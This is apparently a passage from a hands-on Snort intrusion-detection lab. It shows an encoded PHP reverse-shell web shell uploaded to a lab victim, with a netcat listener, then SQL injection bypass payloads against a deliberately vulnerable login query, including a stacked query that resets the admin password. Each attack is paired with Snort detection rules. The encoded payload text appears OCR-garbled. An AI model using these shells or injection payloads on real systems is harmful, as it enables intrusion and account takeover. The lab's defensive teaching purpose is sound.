
Type **`gedit encoded.php`**

Add **`<?php`** at the beginning and **`?>`** at the end. Save it: **`Ctrl+S`**

Build detection 2

Not as readable as a previous one

But still detectable!



```
root@kali:~/Desktop# cat evil.php
```

eval(base64_decode(ZXZhbChiYXNlNjRfZGVjb2RlKFpYWmhiQ2hpWVhObE5qUmZaR1ZqYjJSbEtGcFlXbWhpUTJocFdWaE9iRTVxVW1aYVIxWnFZakpTYkV0R2NGbFhiV2hwVVRKb2NGZF
dhRTlpUlRWeFZXMWFZVkl4V25GWmFrcFRZa1YwUm1KRlVsSldNbEpMVlZSR1MyUXhhM2RhUldSb1RWaENTbFV4VW5OVE1sWnlWbFJHVlZZeWMzZGFWVlV4WTFadmVsWnJPVmRTYlhkNFZrWmF
VMUZ0VmxaalJGcHFUVWhTUzFWVVFrZGliRTVXVkd4T2EwMXJiRFpWTW5CRFZWWmFSMUpZWkZWaE1VcFRWR3BDVDJOR1JsaGFSWEJTVFVWWVVRWVXhWazlSYkc5M1lrVlNVbFl5VWxOVk1GVXhZ
ekZ3UmxkVVZrNVNNRnBaVkZaa05GZFZNWFZoU0dSYVlrZFNlbFJWVmpCU1ZrWlpVV3hDYkZaVmNFTlhWbHByWVRKU1dGTlljRlJpV0doYVZGUkdZVTVzWkh0aFJYUmhZa2Q0V1ZZVeU5XRmhiV
XB6VW01YVZWWnJOWGxVYWtKelVteEdkVkZ0YkdsV00yaDBWMWh3UzFZd01VWmtSVkpvVTBaS1lWWXdaRzlpVm1SellVYzVhVkp0ZERaV2JYQkRZVVphTm1KRVJsaFNSVFZWV1RCa1MxZEdXbG
hPVlRGVFVsVmFNMVpFVG10a2JHOTNZa1ZTVWxZeVVrdFZWRUpIWTJ4a2NscElUbXhpUlVwWFZWYzFRMkZYU2xobFJ6RllZV3R3V0ZSVlZqQlNSbkJJWkVkb1dGSlVWblpXTVd0NFRrZEtSMW9
6YkZoaGExcHdXV3hWTUdReGJGZFplbFpyVmpBME1WZFVUa05W.UjFGNVQxYzFWRlpwTlV0WGFrSnpValpHZFZGdFJtaFdNbEoyVmpKNGFtVkhVWGxWYTJ4b1RXcHNURlZxUmt0a01XdDZZa2h
LYWxJeFdYcFpha3ByVTJ4RmQxSnROVlJXVlRWRFYycENjMUpHVm5Sa1IyaFlVbFJCTVZkVVFtOVRNa3BIWWpOb1VGZEhlR2hYTUZaTFpXeGtWMXBGT1dsU1dGSkZWMVJPWVZkSFZsbGFSelZZ
VW1zMU5scEhkSGRPVjFGNVdrVjBiRmRIVWpGV1JWWlBVVzFGZUdORmFHbFRTRUpOVm10b1QxUkdUbFpVYTBwaC5UVWQ0UlZWV1pHdFRiRVYzVW01S1dHRXlVbnBhVjNoRFYwWmFjVlZ0Y0Z0T
k1tZDVWakowYTFadFNYZGpSRlpyVFdwV1RsVlVRa2RqYkdSeVdraE9iR0V6VWxaWmVrSXdVMnhGZDFKdE5WUldWVFZEVjJwQ2MxSkdSbGhrUjBaVFRXNW5NbFpwWV210U01sWllWRzVTVTJGc1
dscFVWM0JIWWpGcmQxUnROV2xpVmtwS1ZUSTFRMkZXVlhsVWJuQlVWbFV4VkZzVVNrZFhWbEpaVVd4Q2EwMXFiSFZWTVZaUFVXeHZkMkpGVWxKaGJYaG9WbXBPWjA1c1pITmhTSEJVVFVkNFJ
WVldaR3RUYkVWM1VtMDFWRlpwTlVOWlZFWjNVMGRLU1dOR1JsZE5SbTh4VjFSSmVGSXdOVlprUlZKb1pXMVNSUzVaVmxaSFlteE9WbFJyU21GTlIzaEtWRlZXTUZOc1JYZFNiVFZVVmxVMVEx
ZHFRazlpYlVsNVdrVndVazFGV25WWFZscHJWMjFKZDJKR2FGaGhhMXB3V1d4Vk1HUXhiRmRaZWxhclZ.tMWtOVlp0Y0Z0aFJtUkdUa2hrV2sweWVIVlpiWGhyVTBaa2RHSkdhRlJTTTVVwVFZs
UkNhMUl5VmtoVmExSmFUVEJLVFZZd2FFOVVSazVXVkd0S1lVMUhsRVZaWlZtMVNjbGRXWkV0ak1XUnhVbXhvV1JUVlVXVEJrU21WVk5VaGFSbWhUVkZvQ2QxWnFSbTloVFZaWFZIZEc5Vk1rcDBZVWhLVmxaRmM
HJZMnhrV1dKSVRrOU5SVFYzVlZaa2ExTnNSWGRTYlRWVVZsTTFRMWRxUm5abFYxWkpwWMnh3YVZaV2NEWlZNVlpQVlRKRmVWSnNiRlZXUjFKRldWWldSMkpzVGxaVWEwcGhUVWQ0UlZWV1pHdF
NSMFpXVW0wMVZGWlZOVU5YYWtKelUwZEtTRTFWY0ZKTmJXaEpWbFphVjA1R1drZFRiRkpTVmpKb1VsWnJVa05pYVRWYVpXczFWRnBXWkU5VFJUbFpZMFY0VkZKVVVqTlhWRWt4VlRKU2RGTnJ
hRkJXUlRWb1ZqQldjMlJzV2xaV2JUbFdWbTFrTTFReFdsTlVSbFY2V2tjMVZHRnJOWEpaTUdSTFkwWnJlVnBGZUZaTmJsSjFWMnhvYTJSc2IzZGlSVkpTVmpKU1MxVi5VUWtkaWJFNVdWR3hQ
YUdKRlNsVldWekYzVkZkR1ZtSkhOVlZXTWpoM1dXeFZlRll5VmtsV2EzQm9ZbXMxVFZWeFZrOVJiRzkzWWtWU1VsWXlVblJXVm1NMVlteE9WbFJyU21GTlIzaEZWVlprTUZaR1dsVldhekZhW
WtaR00xbHRNVWRYVmxKMFYyeHdUbUV4Y0RaWFYzUnJVakpHV0ZOcmFGZFdlbFpSV2tSSk5XSnNUbFpVYTBwaFJVZDRSVlZXWkRCaGJVcFlZVW.hHVjAxV1JqTlpiVEZIVjBVMVdGZHNjRmhTV
0VFeFZqRmFiMk50U25KUFZFNXBUVzFTUzFWVVFrZGliRTVXVkd0S1ZFMUhlRVZWVm1SclUyeEZkMUp0TlZwV2JWSmhXV3BDZDFKdFNrWlBWbEpQWVd0S01sVXljRTlSTWxaWVVxaHNWV0pXY0
hCVVZFSkxZekZzZEdKSGNHcFNiWGhaVkd4a01GTnNWWGhUYWxaYVZsZFNVRll5ZERCU1JuQkpXa2R3YVZaSGVIaFdNRkpLVGxkUmVHTkdhRTlTZWxaT1ZWUkdTMk5zYkZkaFJUVnFWVWhBXVFZ
Zd2FFOVVSazVXVkd0S1lVMUhlRVZWVm1SclUyeEZkMUp1U2xwV1YxSklXa1phZDFOSFZraGxSa1pZVWxWdk1WZFhjRXRVTVhCMFUxaHdVbUpZYUhCWlZtUnJZMnhrV1dKRVZtaFNNRFV4VlRJ
eGIySkdWWGxoUnpsYVRXcFdURmxWWkZkV1IwWkpXa2RvV0ZKVmNIcFdSVlpQWVRKV1ZtTkVWbWhOTURWaFZqQldkMDVXWkM1WFlVaEthVTFyTlVsWmEyaHJXVlpWZWxwSVZtRlRSM2h4V1RCV
05GTkdTblZpUjNCcFZsWnJlRlY2UW05Uk1rNUlWR3RvVjFkRk5VeFVWRXBRWkZaTmVGUnVWVGJXBOU0VKS1ZWYzFRMkZzU1hoWGFscFVVVlpMTmxWNlFuTlNSa1pZV2tWd1VrMUZXblZWTVZaUF
VXMUZlVk5xV2s1V1ZHeFlWbXhvYjFSc1VYcGFTRnBoVFVkNFJWVldaR3RUYkVWM1VtMDFWRlpYYUhKWmFrcEhWMGRXU0dWRmVGSk5SbkF3VmpKNGFrNVhhTbFprUlZKV1ltMVNiMVl3V.mt0ak
1XdzJVbTV3YkZKdGFGVlpWRTUuRFlrZFJlVTlYTlZSV1ZUVkRWMnBDYzFKR1JsaGFSWEJTVFVWWYWRWVXlkR3BPUjFKWFVXeG9XR0p0ZUdoV2FrSmhZMnh0ZDFSc1RtdE5hMXBhVlZjeE5HRnJJ
NVmxVYWxKWVVtczBlbHBWVlhoU1ZyNVZWV3Q0VjF0Rk5VMVZNVlpQVVd4dmQySkZVbEpYTWxKTFZWUkNTazVXVUlhsaVJVcGhUVWQ0UlZWV1pHdFRiRVYzVW0wMVZsWlhhRVJhVm1SS1pWWlNk
RmRzY0U1aWJXZDVWMWh3UzFadFNYZGpSV2hvVWpKb2NGbHNXa3RsYkdSelZHNUtUMDFGTlhkVlZtUnJVMnhGZDFKdE5WUldWMlEwV1d0a1MxTldVblJsUlZKbU1ZsVmtWbFV4Vms1UmJHOTNZa
1ZvYVZKNlJrMVZWRVpMVXpGYVNHUkVRbXRTV0ZKRlYydG9kMkZHU1hob1dGJuQmFZVEZyTVZsclpGZFRSbHAwWTBWMGJGWXphSFpYVnpCNFZXMUdSbU5GYkZSaVZHeGhWRlprVGRTc1RuRlVhem

Test it

Open iceweasel browser on Kali and visit **192.168.56.101/upload.php**

Upload your `evil.php` that you have just created

Be ready to catch your shell by opening the terminal and typing

```
nc -l -p 4444
```

Visit **192.168.56.101/encoded.php** to trigger the payload

Enjoy your brand new shell by typing **`hostname ; id`** in the terminal

Verify that no new alert was created **`cat /var/log/snort/alert`**

Build detection 2

Show your power and build a snort rule to alert on **base64_decode** pattern

In terminal type:

```
gedit /etc/snort/rules/my_rules.rules
```

Type
```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:" encoded reverse shell detected!"; content:"base64_decode"; nocase; sid:10000010;)
```


Save it: press **Ctrl + S**

Start Snort:
```
snort -dev -c /etc/snort/snort.conf -l /var/log/snort/ -i eth0 -A full -P 65535 -k none
```

And test it again !

What was the way of detecting both shells with one simple rule?


Rule 4 - SQL Injection



Rule 4: against SQL injection

On the attacker machine (Kali) open a browser (Iceweasel).

Go to the victim's webpage on **192.168.56.101**



Restricted area. Please login.

Username:

admin

Password:

Submit

The source code of this file is the following:

```
<!DOCTYPE html>
<html>
<body>
```

SQL injection basics

The site is vulnerable to SQL Injection. The vulnerable lines of the php code are:

```
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM `user` WHERE username='$username' AND
password='$password'";
```

Normal operation:

```
SELECT * FROM `user` WHERE username='admin' AND password='mypassword'
```

SQL Injection: if you enter `abc' OR '1'='1` as password:

```
SELECT * FROM `user` WHERE username='admin' AND password='abc' OR '1'='1'
```

Attack 1

Try this attack against the login form:
Type in the password field: **`abc' OR '1'='1`**

To defend against this attack, add this rule into the `my_rules.rules` file on the victim machine:


```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL
Injection"; pcre:"/or '1'='1/i"; sid:1400001)
```

pcre: this will match the string as regex to the content of the packets. The `/i` flag in the end makes the match case-insensitive.

Test it: Save the rules file, start Snort and type the attack in the password field in the attacker machine again. Then check the alerts: **`gedit /var/log/snort/alert`**

Attack 1

The previous rule was not matching to the attack. Why? Let’s check how Snort sees the packet:



```
65 65 70 2D 61 6C 69 76 65 0D 0A 43 6F 6E 74 65  eep-alive..Conte
6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61  nt-Type: applica
74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D  tion/x-www-form-
75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43 6F 6E 74  urlencoded..Cont
65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 0D 0A  ent-Length: 48..
0D 0A 75 73 65 72 6E 61 6D 65 3D 61 64 6D 69 6E  ..username=admin
26 70 61 73 73 77 6F 72 64 3D 61 62 63 25 32 37  &password=abc%27
2B 6F 72 2B 25 32 37 31 25 32 37 25 33 44 25 32  +or+%271%27%3D%2
37 31                                            71
```

The content is html encoded, so let’s change the rule accordingly and test it:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL
Injection"; pcre:"/or\+\%271\%27%3D%271/i"; sid:1400001)
```

Attack 2

But typing `abc' OR '2'='2` into the password field still works without alert.

So let's change the rule to match to any number not just 1. It's regexp, so we can use **\d*** for numbers:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL
Injection"; pcre:"/or\+\%27\d*\%27%3D%27\d*/i"; sid:1400001)
```

Test it: Save the rules file, start Snort and type the attack in the password field in the attacker machine again. Then check the alerts: `gedit /var/log/snort/alert`

Attack 3

But typing `abc' or '3'>'2` into the password field still works.

So change the rule to match to “ or ” (mind the spaces before and after): `alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Might be an SQL Injection"; pcre:"/\+or\+/i"; sid:1400001)`

Test it: Save the rules file, start Snort and type the attack in the password field in the attacker machine again. Then check the alerts: `gedit /var/log/snort/alert`

From the 2016 Snort Calendar. Snort and the Snort Pig are registered trademarks of Cisco. All rights reserved.

Attack 4

But typing `abc' or/**/ '3'>'2` into the password field still works, because MySQL supports C-style inline /* comments */

So change the rule to match to “or” (without spaces): `alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Might be an SQL Injection"; pcre:"/or/i"; sid:1400001)`

Test it: Save the rules file, start Snort and type the attack in the password field in the attacker machine again.


Problem

Try to login with any username/password while Snort is running. It will detect it as SQL Injection attempt. Why? Because every request contains the word “form” and so the signature will match for every (even the valid) login attempts.

Possible further attacks

`abc' || '3'>'2` works without using the word or, because MySQL supports || for OR.

Also typing **`abc'; UPDATE `user` SET password='pass' WHERE username='admin`** into the password field changes the password of admin to pass without generating any alarm.



Conclusion

Snort is really powerful, but not bulletproof

It is good to detect known attacks, but it won't stop targeted attacks

Especially if you only use the default Snort rules, since the attacker can test their attack in advance to avoid detection

Still it will detect script kiddies and automated scanners

It should be considered as one part of the defense system, and not as the ultimate solution